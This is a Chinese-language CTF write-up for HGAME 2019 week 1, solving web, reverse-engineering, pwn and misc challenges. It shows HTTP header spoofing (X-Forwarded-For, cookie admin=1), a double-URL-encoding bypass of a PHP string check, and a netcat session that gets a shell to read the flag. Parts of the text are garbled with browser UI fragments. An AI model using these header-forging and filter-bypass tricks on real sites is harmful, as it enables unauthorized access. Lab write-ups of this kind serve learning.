

Web

换头大作战

提示要用post，把源码里的method="get"改成method="post"。

得到提示

https://www.wikiwand.com/en/X-Forwarded-For
only localhost can get flag

查阅资料得知需在请求头中加入

X-Forwarded-For: 127.0.0.1

新请求

发送 取消

POST

http://120.78.184.111:8080/week1/how/index.php

请求头:

Referer: http://120.78.184.111:8080/week1/how/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 5
Connection: keep-alive
Cookie: admin=0
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 127.0.0.1
Pragma: no-cache
Cache-Control: no-cache

请求主体:

want=

得到提示要更改User_agent。把User_agent项最后Firefox/64.0改为WaterFox/50.0就好了

得到提示要更改referer。改成www.bilibili.com。

然后要改cookie 把admin的值改为1。

▼ 请求头 (578 字节)

?

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

?

Accept-Encoding: gzip, deflate

?

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

?

Cache-Control: no-cache

?

Connection: keep-alive

?

Content-Length: 5

?

Content-Type: application/x-www-form-urlencoded

?

Cookie: admin=1

?

Host: 120.78.184.111:8080

?

Pragma: no-cache

?

Referer: www.bilibili.com

?

Upgrade-Insecure-Requests: 1

?

User-Agent: Mozilla/5.0 (Windows NT 10.0; ... Gecko/20100101 Waterfox/50.0

?

X-Forwarded-For: 127.0.0.1

得到flag

想要flag嘛：

submit

hgame{hTTp_HeaDeR_iS_Ez}

very easy Web

先看代码

```
<?php
error_reporting(0);
```

```
include("flag.php");

if(strpos("vidar", $_GET['id']) !== FALSE)
    die("<p>干巴爹</p>");

$_GET['id'] = urldecode($_GET['id']);
if($_GET['id'] === "vidar")
{
    echo $flag;
}
highlight_file(__FILE__);
?>
```

emmmm...不会php，不过百度一下就基本知道了

strpos() 函数查找字符串在另一字符串中第一次出现的位置。
\$_GET会自动进行一次URL解码

大概意思就是get方法上传的参数进行第一次解码之后不等于"vidar"
而经过 urldecode(\$_GET['id']) 的两次解码之后等于"vidar"
所以就把"vidar"URL编码两次上传就出flag了。

在线URL编码

📁 火狐官方网站 🌐 新手上路 📁 常用网址 JD 京

http://120.78.184.111:8080/week1/very_ez/index.php?id=%2576%2569%2564%2561%2572

```
hgame{urlDecode_Is_GoOd} <?php
error_reporting(0);
include("flag.php");

if(strpos("vidar", $_GET['id']) !== FALSE)
    die("<p>干巴爹</p>");

$_GET['id'] = urldecode($_GET['id']);
if($_GET['id'] === "vidar")
{
    echo $flag;
}
highlight_file(__FILE__);
?>
```

can u find me?

f12看源代码

```
<!DOCTYPE html>
<html> event
  <head> ... </head>
  <body>
    <p>the gate has been hidden</p>
    <p>can you find it? xixixi</p>
    <a href="f12.php"></a>
  </body>
</html>
```

点进去

提示找password，找啊找，找到一个password 藏在响应头里

▼ 响应头 (217 字节)

```
? Connection: keep-alive
? Content-Type: text/html; charset=UTF-8
? Date: Sat, 02 Feb 2019 09:10:24 GMT
password: woyaoflag
? Server: nginx/1.15.8
? Transfer-Encoding: chunked
X-Powered-By: PHP/7.2.14
```

提示要把password POST给他，so

postman登场

(本菜鸟觉得用postman简单，嗯，只会用postman)

POST http://47.107.252.171:8080/f12.php Send

Params Authorization Headers (1) Body Pre-request Script Tests

none form-data x-www-form-urlencoded raw binary

KEY	VALUE	DESCRIPTION
password	woyaooflag	
Key	Value	Description

Body Cookies Headers (7) Test Results Status: 200 OK Time: 258 ms Size:

Pretty Raw Preview HTML

```
1 <!DOCTYPE html>
2 <html>
3   <head>
4     <title>can u find me?</title>
5   </head>
6   <body>
7     <p>yeah!you find the gate</p>
8     <p>but can you find the password?</p>
9     <p>please post password to me! I will open the gate for you!</p>
10  </body>
```

返回结果

```
1 <!DOCTYPE html>
2 <html>
3   <head>
4     <title>can u find me?</title>
5   </head>
6   <body>
7     <p>yeah!you find the gate</p>
8     <p>but can you find the password?</p>
9     <p>please post password to me! I will open the gate for you!</p>
10    <p>right!</p>
11    <a href='iamflag.php'> click me to get flag</a>
12  </body>
13 </html>
```

点进去

HGAME 2019 can u find me? +

← → ↻ 🏠 47.107.252.171:8080/toofast.php

📁 火狐官方网站 🌐 新手上路 📁 常用网址 📺 京东商城

aoh,your speed is sososo fast,the flag must have been left in somewhere

哇塞！惊呆了

嗯。。。根据提示和资料可知是302跳转

请求网址: http://47.107.252.171:8080/iamflag.php
请求方法: GET
远程地址: 47.107.252.171:8080
状态码: 302 Found ⓘ 编辑和重发 原始头
版本: HTTP/1.1


过滤消息头


▼ 响应头 (222 字节)

- Connection: keep-alive
- Content-Type: text/html; charset=UTF-8
- Date: Sat, 02 Feb 2019 09:53:08 GMT
- location: toofast.php

然后 brupsuit 启动!

(不知道咋回事, 虚拟机就是连不上, 网络是正常的, 然后就没有响应报文, 然后就没有截图了)





然后拿到flag就行。。。

Re

brainfxxer

这题就改一下程序就好了

```
#include <iostream>
#include <ctype>

// Orz... I haven't learnt C++ before.
// It seems like my brain was fxxked by these codes...

// Notice:
// 1. the answer is your input when nothing strange was printed
// 2. that is, wrong inputs will encounter with the part "[+]"
// 3. [!!!] REMEMBER TO WRAP YOUR ANSWER WITH "hgame{" AND "}"
// [!!!] BEFORE YOU SUBMITTED IT

// oyiadin, Jan 18, 2019
// enjoy it! ;)
uint8_t data[100];
int ptr;
int* p;
namespace bf {

class Parser {
public:
    Parser() = default;
    ~Parser() = default;
    void execute(const std::string &buf);

protected:
    data[100] = { 0 };
    ptr = 0;
    p = data;
};

void Parser::execute(const std::string &buf) {
    for (auto i = buf.cbegin(); i != buf.cend(); ++i) {
        switch (*i) {
            case '>':
                ++ptr;
                break;
            case '<':
                --ptr;
                break;
            case '+':
                ++data[ptr];
                break;
            case '-':
                --data[ptr];
                break;
            case '.':
                putchar(data[ptr]);
        }
    }
}
```

```

        break;
    case ',':
        while ((data[ptr] = getchar()) == '\n');
        break;
    case '[':
        if (!data[ptr]) {
            while (*i++ != ']') continue;
            --i;
        }
        break;
    case ']':
        if (data[ptr]) {
            while (*(i - 1) != '[') --i;
            --i;
        }
        break;
    default:
        break;
    }
}

}

}

int main() {
    bf::Parser parser;
    for (int i = 0; i < 127; i++)
    {
        data[ptr] = i;
        parser.execute(">+++++++[<----->]<---");
        if (data[ptr] == 0)printf("%c", i);
    }

    getchar();
    return 0;
}

//,>+++++++[<----->]<+{+.]
//,>+++++++[<----->]<-[+.]
//,>+++++++[<----->]<--{+.]
//,>+++++++[<----->]<+{+.]
//,>+++++++[<----->]<+{+.]
//,>+++++++[<----->]<--{+.]
//,>+++++++[<----->]<-----{+.]
//,>+++++++[<----->]<+{+.]
//,>+++++++[<----->]<--{+.]

```

（就把最后几行注释的一行一行的带到程序里，就可以一个字一个字的出flag了！注意把"和"["+."去掉）
 嗯，下一题。

HelloRe

把文件用ida打开，发现flag

```

rax, 1
[rbp+rax+s], 0
rax, [rbp+s]
esi, offset s2 ; "hgame{Welc0m3_t0_R3_World!}"
rdi, rax ; s1
_strcmp
eax, eax

```

Pro的Python教室(一)

这题。。。。

```

enc1 = 'hgame{'
enc2 = 'SGVyZV8xc18zYXN5XW=='
enc3 = 'Python}'

```

你看这架势，吓死个人
 enc2用base64解码，然后flag就出来了不是吗？
 看不懂对enc3的蜜汁操作。忘记base64.b32encode(enc3)了？

Pwn

aaaaaaaaaa

用ida打开，f5

```

int __cdecl main(int argc, const char **argv, const char **envp)
{
    int v3; // eax MAPDST

    setbuf(_bss_start, 0LL);
    signal(14, (__sighandler_t)handle);
    alarm(0xAu);
}

```

```
puts("Welcome to PWN'world!let us aaaaaaaaaa!!!");
v3 = 0;
while ( ++v3 <= 99 )
{
    if ( getchar() != 97 )
        exit(0);
}
system("/bin/sh");
return 0;
}
```

分析程序，开始pwn！


```
>>> print('a'*100) http://ocsp.digicert.com POST / ✓
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaa
>>> exit() 119 http://ocsp.digicert.com POST / ✓
root@kali:~# ^C 120 http://ocsp.digicert.com POST / ✓
root@kali:~# nc 118.24.3.214 9999 129 http://ocsp.digicert.com POST / ✓
Welcome to PWN'world!let us aaaaaaaa!!! 130 http://ocsp.digicert.com POST / ✓
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaa
ls Raw Headers Hex
aaaaaaaaa GET /iamflag.php HTTP/1.1
bin Host: 47.107.252.171:8080
dev User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
flag Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
lib Accept-Language: en-US,en;q=0.5
lib64 Accept-Encoding: gzip, deflate
run.sh Connection: close
cat flag Upgrade-Insecure-Requests: 1
hgame{Aa4_4aA_4a4aAAA}
```

100个a，了解一下

Misc

Hidden Image in LSB

根据提示用StegSolve打开，出flag



打字机

根据提示，用谷歌以图搜图，我找到了这个

至此小写字母终于全部解读完成，得到了小写字母对照表（J Q Z的小写字符并没有出现）：

abc	defg	hij	kl	mn				
λ	ϕ	ο	θ	φ	ο	υ		
Π	ι	κ	λ	η	χ			
opq	r	st	uvw	xyz				
√	ρ	⊗	ι	ο	∕	W	q	γ

这就舒服啦，比某张图片舒服，秒出flag

end